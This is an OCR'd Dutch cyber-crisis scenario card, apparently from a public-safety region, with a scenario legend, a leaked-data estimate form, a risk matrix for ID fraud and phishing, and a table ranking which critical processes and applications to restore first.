
Menti 3…



Scenariokaart Cybercrisis

Instructie

1. Bepaal je rol (bron- of effectbestrijding) en start in het midden van de cirkel
2. Beantwoord de vragen van 1 t/m 5
3. Bepaal het scenario a.d.h.v. de zwaarst gegeven antwoorden, gebruik de legenda
4. Stem het scenario af met de andere rol (zwaarste scenario is bepalend)
5. Communiceer het scenario
6. Betrek scenario-afhankelijke actoren (zie actorenoverzicht)



Legenda

- S1: Klein scenario, beperkte impact
- S2: Gemiddeld scenario, langere termijn, enige impact op maatschappelijk leven
- S3: Groot scenario, lange verstoring, grote impact, onduidelijke oplossing
- S4: Zeer groot scenario, (inter)nationale crisis

3. Welke nieuwe risico's ontstaan er?

Als gevolg van de cybercrisis ontstaan er mogelijk nieuwe risico's. Te denken valt aan de risico's van het uitlekken van gevoelige/persoonsgegevens. Door deze risico's in beeld te brengen en te kwalificeren kunnen prioriteiten worden gesteld aan de uitvoering van de bijbehorende risico-beperkende maatregelen.

Kwantitatieve risicobeoordeling:

Een kwantitatieve risicobeoordeling helpt om beeld te krijgen bij de omvang van het risico. Nu is de omvang van het lek niet maatgevend voor de risico's die worden gelopen, maar het maakt wel verschil of 75% van je data is weggelekt of dat dit een fractie is van je totaal. De kwantitatieve risicobeoordeling kan worden meegewogen in het totale risicobeeld.

Van hoeveel data is forensisch vastgesteld dat deze is uitgelekt ($data_{gelekt}$): .....

Hoe groot is de omvang van de data van de hele organisatie ($data_{totaal}$): .....

Percentage van de totale data-omvang dat is uitgelekt: $\frac{(data_{gelekt})}{(data_{totaal})}$ x 100%: .....%


Kwalitatieve risicobeoordeling:

Een kwalitatieve risicobeoordeling bestrijkt meer de kernwaarden van een organisatie en helpt om scenario's uit te denken waarop een respons kan worden voorbereid.

Risico	Verschijningsvorm	Kans	Impact	Risico	Effect	Maatregel
Wat is in redelijkheid te verwachten?	*Wie zijn meest kwetsbaar door het lek en hoe uit zich dat?*	*Wat is dan de kans?*	*Wat is dan de impact?*	*Lees de risicomatrix af*	*Waarvoor zetten we ons schrap?*	*Wat kunnen we eraan doen?*
ID-fraude	*burgers krijgen brieven over zaken waar ze niets van weten*	*klein*	*groot*	*hoog*	*imagoschade en schadeclaims*	*communiceren over waakzaamheid en handelingsperspectief, hulp bieden, proces als bezwaarprocedure*
	politie signaleert meer aangiftes ID-fraude	*klein*	*groot*	*hoog*	*imago en claims*	*afstemmen met politie/OM*
	BZK ziet toename gevallen ID-fraude	*klein*	*groot*	*hoog*	*imago en claims*	*afstemmen met politie/OM*
phishing	*medewerkers krijgen te maken met phishingmail*	*groot*	*gemiddeld*	*hoog*	*interne onrust*	*bewustwording en handelingsperspectief*
	spamfilter/firewall/virusscanner signaleert phishing	*zeer groot*	*zeer klein*	*gemiddeld*	*meetbare aanvallen*	*rapporterem over weerbaarheid*
	geklikt en crypto	*gemiddeld*	*zeer groot*	*zeer hoog*	*imago*	*overweeg opschalen crisisorganisatie*
concurrentieschade	*strategische informatie over bedrijven komt in publiciteit*	*klein*	*groot*	*hoog*	*imago en claims*	*communiceren over waakzaamheid en handelingsperspectief, hulp bieden, proces als bezwaarprocedure*
uitlekken geheime informatie	*geheime informatie over personen, objecten, middelen*	*klein*	*zeer groot*	*zeer hoog*	*criminaliteit, geweld, spionage*	*afstemmen met politie/OM*

5. Wat moeten we herstellen en in welke volgorde?

Als de kritische bedrijfsprocessen worden afgezet tegen de applicaties die voor deze processen noodzakelijk zijn en de bijbehorende dataclassificatie, ontstaat een overzicht aan de hand waarvan het herstel van applicaties kan worden geprioriteerd.



Proces	Omschrijving	B	I	V	score
1.1	leiding & coordinatie	3	3	2	8
1.2	crisiscommunicatie	3	3	2	8
1.3	intake / uitgifte meldingen	3	3	2	8
1.4	Alarmeren hulpverlening	3	3	2	8
4.1	salarisadmin	2	3	3	8
4.12	toegangsregulering	2	2	3	7
4.2	financiele adm	1	3	3	7
4.4	arbo (keuringen)	1	3	3	7
4.9	kantoorautomatisering	2	2	3	7

GMS	LCMS	NL-Alert	OMS-systeem	P2000	Beaufort	LiveOp X	publiekswebsite voor crisiscommunicatie	SmartRespond/Communicator	EHRM Youforce	AFAS / Donau	Veiligheidspas	Youforce	Office365	Toegangsregulering	Active Directory, IA	OBI4WAN/Virtuele	overname rampen	LiveNav/navigatie	EAL/EVA voice logging op meldkamer	Camera- en videomanagement systeem	Live Events/evenementenadvisering	Singlepoint for all (SplitVision)/zaaksysteem
8	8	8	8	8	8	7	7	7	7	7	7	7	7	7	7	6	6	6	6	6	6	6
●	●					●																
		●					●															
●			●																			
●				●				●														
					●				●													